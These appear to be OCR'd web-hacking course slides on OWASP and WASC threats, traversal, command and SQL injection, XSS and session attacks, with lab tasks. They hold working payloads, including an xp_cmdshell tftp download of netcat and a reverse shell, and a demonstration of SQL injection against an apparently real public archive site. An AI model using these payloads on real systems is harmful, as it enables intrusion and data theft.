  - Directory traversal against ISS and Apache : www.vulnerable.com/../../../../../../../etc/passwd
- Configuration
  - Files with confidential information on the server (google hacking with ext:xls...)
  - Unprotected sensible zones
  - Security by Obscurity

Task 3

- Simple directory traversal explained

Exploiting web applications

Major causes of threats:

- Programmers are busy, not well trained on security and sometimes lazy
- Security by obscurity
- Multiple programming languages and character formats
- Integration of multiple applications (web front, database servers, and programming environments)

What are the major 10 threats ? OWASP

- A1 – Unvalidated Input
- A2 – Broken Access Control
- A3 – Broken Authentication and Session Management
- A4 – Cross Site Scripting (XSS) Flaws
- A5 – Buffer Overflows
- A6 – Injection Flaws
- A7 – Improper Error Handling
- A8 – Insecure Storage
- A9 – Denial of Service (DoS)
- A10 – Insecure Configuration Management


What are the major threats ? WASC

1. Authentication
   - Brute Force
   - Insufficient Authentication
   - Weak Password Recovery Validation
2. Authorization
   - Credential/Session Prediction
   - Insufficient Authorization
   - Insufficient Session Expiration
   - Session Fixation
3. Client-Side Attacks
   - Content Spoofing
   - Cross-site Scripting
4. Command Execution
   - Buffer Overflow
   - Format String Attack
   - LDAP Injection
   - OS Commanding
   - SQL Injection 4.6 SSI Injection 4.7 XPath Injection
5. Information Disclosures
   - Directory Indexing
   - Information Leakage
   - Path Traversal
   - Predictable Resource Location
6. Logical Attacks
   - Abuse of Functionality
   - Denial of Service
   - Insufficient Anti-automation Insufficient Process Validation

Input Validation

- Can you find any limitations in the defined/used variables and protocol payload, that is, accepted data length, accepted data types, data formats, and so on?
- Use exceptionally long character-strings to find buffer overflow vulnerability in the application code base or the web server itself.
- Use concatenation techniques in the input strings to try to get the target application to behave incorrectly.
- Inject specially crafted SQL statements in the input strings
- Force Cross-Site Scripting (XSS) functionality
- Look for unauthorized directory or file access with path or directory traversal in the input strings of the target application.
- Try using specific URL-encoded strings and Unicode-encoded strings to bypass input validation mechanisms used within the target application.
- Use of server-side includes, try executing remote commands.
- Manipulate the session management techniques to fool Try to manipulate (hidden) field variables in HTML forms to fool server-side logic.
- Manipulate the “Referrer” value in the HTTP “Host” header in order to fool or modify server-side logic.
- Try to force illogical or illegal input so as to test the target’s error-handling routines.

2 Minutes -Hacking Frankfurt Internet Kiosks



Unsafe system hacked by me

nach Frankfurt. Mit Hilfe unserer Flugpläne find
50 Flugziele auf einen Blick

Input Validation pentesting

Inject server side script :

http://example.com/index.php?page=<?passthru("/pathto/prog");?>.

Execute other commands:

http://example.com/foo.pl?page=../../../../bin/ls%20-las%20/home|.

Bypass filtering mechanisms when Perl and C use other coventions:

http://example.com/foo.pl?page=../../../../etc/passwd%00html

Path traversal

http://example.com/index.php?file=../../../etc/passwd

Use alternate character sets

- ..%u2215 : Unicode encoded backward slash character
- ..%c0%af : UTF-8 encoded forward slash character

Task 4

- Use a web application vulnerability to run a shell on a given machine
- Launch a back-connection

Breaking Access Control

- How is the app administrated? By how many people? And what gives them that right above regular app users?
- How are changes made to content? How are these changes published to production?
- How many people have publishing rights? How are those rights determined, established, and enforced?
- Is there a QA testing and verification process for content?
- How are changes made to the app? How are these changes published to production?
- How many people can touch the app to publish new or updated code? Are they developers? How are those rights determined, established, and enforced?
- Is there a QA testing and verification process for app modifications?
- Is any of the publishing or deploying done remotely? If so, how?
- How is the DB maintained and administrated? By how many people? Do the DBAs have remote access to the DB server(s)?
- Is the app segmented by access control or is there one blanket group with publishing rights?

Breaking Authentication

Attempt to concretely ascertain the authentication mechanism that is in place

Verify that said mechanism is being used uniformly across all sensitive resources

Verify how this mechanism is being applied to all the resources within the Web application

Web Authentication

Types of authentication

1. Basic Authentication with username send almost in clear –base64 encoded)
2. HTTP digest using M5 cryptographic hashes
3. HTML forms (using maybe an additional databa)
4. Windows specific (NTLM kind of)

Breaking authentication

- Brute force (using brutus)
- Database SQL injection
- Hacking the session management

Hacking the sessions

How are sessions maintained ?

1. Using a mixture of headers (referer, url, IP source) and cockies (most cases an encrypted and time stamp based system)
2. Sometimes with hidden HTML field ☺

Breaking sessions

Detecting the predictability of session generation mechanism

Examples: Easy to break;

http://example.com/<filename>/191-4039737-1105

http://example.com/<filename>/162-4039740-1105

Not so easy

https://example.com/login.jsp?token=E7F8C189-728F-46EA-A3FE-FABA5B9384D0

https://example.com/login.jsp?token=A5BD2BBA-311D-4625-A218-8AC51C7AB688

Hacking the sessions

Session reuse where an old session ID can be replayed.

Session fixation where an attacker initiates a session and somehow convinces the victim to connect using this session

By email/roque server

```
<a href="http://example.org/index.php?PHPSESSID=987654321">
    Don't Click here!! </a>
```

By Javascript injection: Jikto

XSS Cross site scripting

Hacker injects scripts in vulnerable applications (forums, online shared virtual spaces, logs)

```
<ahref="http://example.com/viewdata.cgi?comment=<script>MALICIOUS%20SCRIPT</script
>">My link!</a>
```

Victim executes the script on his machine when visiting vulnerable system (efficency MySpace worm Sammy infected 1000000 machines)

```
<div class="comment"> <p>Hello, user!</p> <script>MALICIOUS CLIENT-SIDE
CODE</script> <p>Anyone up for a party?</p> </div>
```

Dangers:

- Theft of identity/cookies
- Abuse of client machine (interception with invisible frames, penetration of internal networks)
- User tracking

Injecting commands

Perl based cgi :

Valid URL :http://example/cgi-bin/showInfo.pl?name=John&template=tmp1.txt.

Attacking : http://example /cgi-bin/showInfo.pl?name=John&template=/bin/ls|.

Executing open(FILE, "/bin/ls|")

A PHP script using exec("ls -la $dir",$lines,$rc)

;=%3B

Attacking :http://example.com/directory.php?dir=%3Bcat%20/etc/passwd.

SQL injection

HTML form is

```
<form method="POST" action="authentication_check">
<input type="text" name="username">
<input type="text" name="password">
 </form>
```

SQL code to be executed is:

```
SELECT * FROM table WHERE username = '<name>' AND password = '<password>'
```

Now what happens if

Username= ‘admin' OR ‘1'=' 1 –

Password =‘ ‘

Execution is SELECT * FROM table WHERE username = ‘admin' OR 1=1 --' AND password = '';


SQL injection : the dangers

1. **Data theft**
   1. http://mysql.example.com/query.php?user=1+union+select+@@version,1,1,1,_1,1, 1,1,1,1, 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
2. **Database level rootkits (Blackhat 2006/2007)**
3. **Remote code execution**
   1. '; exec master..xp_cmdshell 'dir > C:\dir.txt'—
   2. ; exec master..xp_cmdshell 'tftp –I 192.168.0.1 GET nc.exe c:\nc.exe'—
   3. '; exec master..xp_cmdshell 'C:\nc.exe 192.168.0.1 53 –e cmd.exe'—
   4. select 0x010203 into dumpfile '123.dll'; will create a binary file on the local system
   5. COPY dummytable FROM '/etc/passwd'; SELECT * FROM dummytable;
4. **SQL blind force enumeration**

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 109

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 116

Hacking SQL : when 1=1



HAL :: [hal-00157302, version 1 AND 1=1] IBGP confederation provisioning - Mozilla Firefox

```
;39639e759893fe798f7cab&view_this_doc=hal-00157302&version=1%20AND%201=1
```

Injection

Fiche détaillée

hal-00157302, version 1 AND 1=1

Inter-Domain Management (21/06/2007) 25-34

IBGP confederation provisioning

Mohamed El Baker Nassar[1], Radu State[1], Olivier Festor[1]

(21/06/2007)

This paper proposes an optimization method for the design of large scale confederation based BGP networks. We propose a graph based model and an associated metric to evaluate the reliability of large scale autonomous systems. We propose and validate an effective methodology to find the optimal design for a given physical topology. According to our experiments, we consider that replacing the traditional IBGP topology by an appropriate confederation design could increase at the same time the scalability and the reliability into the domain. Our work might be a step further towards a large scale confederation deployment.

1 : INRIA Lorraine - LORIA - MADYNES

domaine : **Informatique/Réseaux et télécommunications**

mots-clés : **BGP confederation**

Liste des fichiers attachés à ce document :

PDF

final.pdf (246.4 KB)


hal-00157302, version 1 AND 1=1

http://hal.archives-ouvertes.fr/hal-00157302

oai:hal.archives-ouvertes.fr:hal-00157302_v1 AND 1=1

Done


Hacking SQL: when 1 =0


HAL :: [hal-xxxxxxxx] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Injection
hal cnrs
openSUSE Getting Started Latest Headlines
CCSd - Centre pour la...
HAL :: [hal-xxxxxxxx]
ccsd
Accueil
Dépôt
Consultation
Recherche
Services
[s'authentifier]
[english version] [manuel et informations] [à propos] RSS
Done
07:07 pm

...view_this_doc=hal-00157302&version=1%20AND%201=0

aucun document

Hacking SQL the exploit


state@Crocodile:...l_hacks/SQLiX_v1.0 - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2
Shell No. 3
07:23 pm

```
                                                                    Example: -function="system_user"
                                                                    Example: -function="(select password from user_table)"
        -union                                                    Analyse target for potential UNION attack [MS-SQL only].

MS-SQL System command injection:
        -cmd [COMMAND]                                            System command to be executed.
                                                                    Example: -cmd="dir c:\\"
        -login [LOGIN]                                            MS-SQL login to use if known.
        -password [PASSWORD]

Verbosity:
        -v=[n]
                                                                                                                the end
                                                                                                                info
                                                                    v=5 => debug view [all url,content and headers are displayed]
state@Crocodile:~/security/sql_hacks/SQLiX_v1.0> ./SQLiX.pl  -url "http://hal.archives-ouvertes.fr/index.php?halsid=cb6be0e75
639639e759893fe798f7cab&view_this_doc=hal-00157302&version=1" -all -exploit
======================================================
                   -- SQLiX --
  Copyright 2006 Cedric COCHIN, All Rights Reserved.
======================================================

Analysing URL [http://hal.archives-ouvertes.fr/index.php?halsid=cb6be0e75639639e759893fe798f7cab&view_this_doc=hal-00157302&v
ersion=1]

                                 5.0.22-standard-log

RESULTS:
The variable [version] from [http://hal.archives-ouvertes.fr/index.php?halsid=cb6be0e75639639e759893fe798f7cab&view_this_doc=
hal-00157302&version=1] is vulnerable to SQL Injection [Integer without quote - MySQL].
state@Crocodile:~/security/sql_hacks/SQLiX_v1.0>
state@Crocodile:~/security/sql_hacks/SQLiX_v1.0> █
```

Running a Proof of Concept Code Exploit

Execute the command version()

Approach for security assessment

Which protocol is in use, HTTP or HTTPS?

- If HTTPS, what version and what ciphers are supported
- Input Validation
    1. XSS
    2. SQL Injection
    3. Path Traversal Attacks
    4. Buffer Overflow Attacks

Session Management

1. Strength
2. Predictability

Cookies

Authentication

1. Credentials
2. Brute Force
3. Data Attacks

Misconfigurations

Caching (Client-Side)

Results from Automated tools

1. Nikto
2. Wikto
3. Paros Proxy
4. SPIKE Proxy
5. E-Or
6. Crowbar
7. Nessus
8. Commercial Tools (WebInspect, Accunetix)

More Web Hacking

- Method
  - All parameters (GET fields, POST fields, Cookie) can be manipulated
  - Basic approach (Web proxy on local machine) and/or Fuzzing/Brute Force add-ons
- Why does is work ?
  - Javascript and client based software security NEVER works against a motivated and skilled attacker

Task 6

- Goto to http://localhost/zadachi/2/upload.php?f=1.txt
- You sniffed traffic on the network and have observed this link
  - Read any file on the machine
  - Bypass /upload/ constraint
  - Upload code on the server and execute….

Task 6 cont…

- Try mymachine/
- zadachi/2/upload.php?f=../index.php

- mymachine/zadachi/2/upload.php?f=.htaccess
- Look at index.php
- Download cmd.php

- Modify ../cmd.php in proxy

- Run burp proxy
- myaddress/zadachi/2/cmd.php?cmd=dir
- Game over !!

Literature

Basic and Introductory Materials

1. Malware: Fighting Malicious Code. E. Skoudis, Prentice Hall, 2003
   - Excellent reference on Worms/Rootkits/Backdoors
2. Hacking Exposed (any edition) Stuart McClure, Joel Scambray, George Kurtz. McGraw-Hill Osborne Media; 4th edition February 25, 2003.
